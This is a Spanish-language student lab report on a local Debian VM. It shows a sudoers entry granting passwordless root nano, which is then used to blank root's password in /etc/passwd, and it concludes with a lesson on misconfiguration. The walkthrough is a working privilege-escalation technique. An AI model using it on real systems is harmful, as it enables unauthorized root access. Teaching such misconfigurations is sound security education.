




TECNOLÓGICO
NACIONAL DE MÉXICO



Tecnológico Nacional de México
Instituto Tecnológico de Saltillo

Departamento de Ingeniería en Sistemas Computacionales



Materia: Computo en la Nube

Profesor: Salazar Del Bosque Miguel

(7 – 8 hrs)

“Actividad 4.1”

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```
jesus@Debian3: ~  
Copyright (C) Microsoft Corporation. Todos los derechos reservados.  
  
Instale la versión más reciente de PowerShell para obtener nuevas características y mejoras. https://aka.ms/PSWindows  
  
PS C:\WINDOWS\system32>  
PS C:\WINDOWS\system32>  
PS C:\WINDOWS\system32> & "C:\Windows\System32\OpenSSH\ssh.exe" jesus@192.168.56.101  
jesus@192.168.56.101's password:  
Linux Debian3 6.12.73+deb13-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.12.73-1 (2026-02-17) x86_64  
  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Wed Mar 4 11:16:26 2026 from 192.168.56.1  
jesus@Debian3:~$  
jesus@Debian3:~$  
jesus@Debian3:~$ sudo adduser usuario_test  
[sudo] password for jesus:  
New password:  
Retype new password:  
No password has been supplied.  
New password:  
Retype new password:  
passwd: password updated successfully  
Changing the user information for usuario_test  
Enter the new value, or press ENTER for the default  
Full Name []: Tester  
Room Number []: 1  
Work Phone []: 8442965051  
Home Phone []: 8442965051  
Other []:  
Is the information correct? [Y/n] Y  
jesus@Debian3:~$  
jesus@Debian3:~$  
jesus@Debian3:~$ sudo passwd usuario_test  
New password:  
Retype new password:  
passwd: password updated successfully  
jesus@Debian3:~$
```

```
jesus@Debian3: ~  
GNU nano 8.4 /etc/sudoers.tmp *  
  
# This fixes CVE-2005-4890 and possibly breaks some versions of kdesu  
# (#1011624, https://bugs.kde.org/show\_bug.cgi?id=452532)  
Defaults use_pty  
  
# This preserves proxy settings from user environments of root  
# equivalent users (group sudo)  
#Defaults:%sudo env_keep += "http_proxy https_proxy ftp_proxy all_proxy no_proxy"  
  
# This allows running arbitrary commands, but so does ALL, and it means  
# different sudoers have their choice of editor respected.  
#Defaults:%sudo env_keep += "EDITOR"  
  
# Completely harmless preservation of a user preference.  
#Defaults:%sudo env_keep += "GREP_COLOR"  
  
# While you shouldn't normally run git as root, you need to with etckeeper  
#Defaults:%sudo env_keep += "GIT_AUTHOR_* GIT_COMMITTER_*"  
  
# Per-user preferences; root won't have sensible values for them.  
#Defaults:%sudo env_keep += "EMAIL DEBEMAIL DEBFULLNAME"  
  
# "sudo scp" or "sudo rsync" should be able to use your SSH agent.  
#Defaults:%sudo env_keep += "SSH_AGENT_PID SSH_AUTH_SOCK"  
  
# Ditto for GPG agent  
#Defaults:%sudo env_keep += "GPG_AGENT_INFO"  
  
# Host alias specification  
  
# User alias specification  
  
# Cmnd alias specification  
  
# User privilege specification  
root ALL=(ALL:ALL) ALL  
  
# Allow members of group sudo to execute any command  
%sudo ALL=(ALL:ALL) ALL  
  
# See sudoers(5) for more information on "@include" directives:  
  
@includedir /etc/sudoers.d  
  
usuario_test ALL=(ALL) NOPASSWD: /usr/bin/nano
```

```
jesus@Debian3:~$  
jesus@Debian3:~$  
jesus@Debian3:~$ sudo visudo  
jesus@Debian3:~$ cat visudo  
cat: visudo: No such file or directory  
jesus@Debian3:~$ sudo visudo  
  
visudo: /etc/sudoers.tmp unchanged  
jesus@Debian3:~$  
jesus@Debian3:~$  
jesus@Debian3:~$ su - usuario_test  
Password:  
usuario_test@Debian3:~$ sudo -l  
Matching Defaults entries for usuario_test on Debian3:  
env_reset, mail_badpass,  
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty  
  
User usuario_test may run the following commands on Debian3:  
(ALL) NOPASSWD: /usr/bin/nano  
usuario_test@Debian3:~$  
usuario_test@Debian3:~$
```

```
usuario_test@Debian3: ~  
User usuario_test may run the following commands on Debian3:  
(ALL) NOPASSWD: /usr/bin/nano  
usuario_test@Debian3:~$  
usuario_test@Debian3:~$ sudo nano /etc/passwd  
usuario_test@Debian3:~$  
usuario_test@Debian3:~$ sudo nano /etc/passwd  
usuario_test@Debian3:~$ cat nano /etc/passwd  
cat: nano: No such file or directory  
root::0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
bin:x:2:2:bin:/bin:/usr/sbin/nologin  
sys:x:3:3:sys:/dev:/usr/sbin/nologin  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/usr/sbin/nologin  
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin  
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin  
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin  
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin  
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin  
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin  
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin  
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin  
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin  
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin  
_apt:x:42:65534:/nonexistent:/usr/sbin/nologin  
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin  
systemd-network:x:998:998:systemd Network Management:/usr/sbin/nologin  
dhcpcd:x:100:65534:DHCP Client Daemon:/usr/lib/dhcpcd:/bin/false  
tss:x:101:103:TPM software stack:/var/lib/tpm:/bin/false  
systemd-timesync:x:991:991:systemd Time Synchronization:/usr/sbin/nologin  
messagebus:x:990:990:System Message Bus:/nonexistent:/usr/sbin/nologin  
dnsmasq:x:999:65534:dnsmasq:/var/lib/misc:/usr/sbin/nologin  
avahi:x:102:107:Avahi mDNS daemon:/run/avahi-daemon:/usr/sbin/nologin  
speech-dispatcher:x:103:29:Speech Dispatcher:/run/speech-dispatcher:/bin/false  
usbmux:x:104:46:usbmux daemon:/var/lib/usbmux:/usr/sbin/nologin  
cups-pk-helper:x:105:108:user for cups-pk-helper service:/nonexistent:/usr/sbin/nologin  
fwupd-refresh:x:989:989:Firmware update daemon:/var/lib/fwupd:/usr/sbin/nologin  
geoclue:x:106:110:/var/lib/geoclue:/usr/sbin/nologin  
gnome-remote-desktop:x:988:988:GNOME Remote Desktop:/var/lib/gnome-remote-desktop:/usr/sbin/nologin  
saned:x:107:111:/var/lib/saned:/usr/sbin/nologin  
polkitd:x:987:987:User for polkitd:/usr/sbin/nologin  
rtkit:x:108:112:RealtimeKit:/proc:/usr/sbin/nologin  
colord:x:109:113:colord colour management daemon:/var/lib/colord:/usr/sbin/nologin  
Debian-gdm:x:110:114:Gnome Display Manager:/var/lib/gdm3:/bin/false  
jesus:x:1000:1000:jesus,,,:/home/jesus:/bin/bash  
mysql:x:111:115:MariaDB Server:/nonexistent:/bin/false  
sshd:x:986:65534:sshd user:/run/sshd:/usr/sbin/nologin  
usuario_test:x:1001:1001:Tester,1,8442965051,8442965051:/home/usuario_test:/bin/bash  
usuario_test@Debian3:~$
```

Conclusión

Esta práctica me permitió comprender cómo una mala configuración del archivo puede generar una vulnerabilidad crítica en un sistema, ya que al permitir que un usuario ejecute un editor de texto con privilegios de root sin solicitar contraseña, esto permite a un atacante realizar una escalada de privilegios para obtener acceso total al sistema, aparte que la seguridad no siempre depende de ataques complejos, sino de evitar errores de administración que otorguen permisos innecesarios sobre herramientas potentes.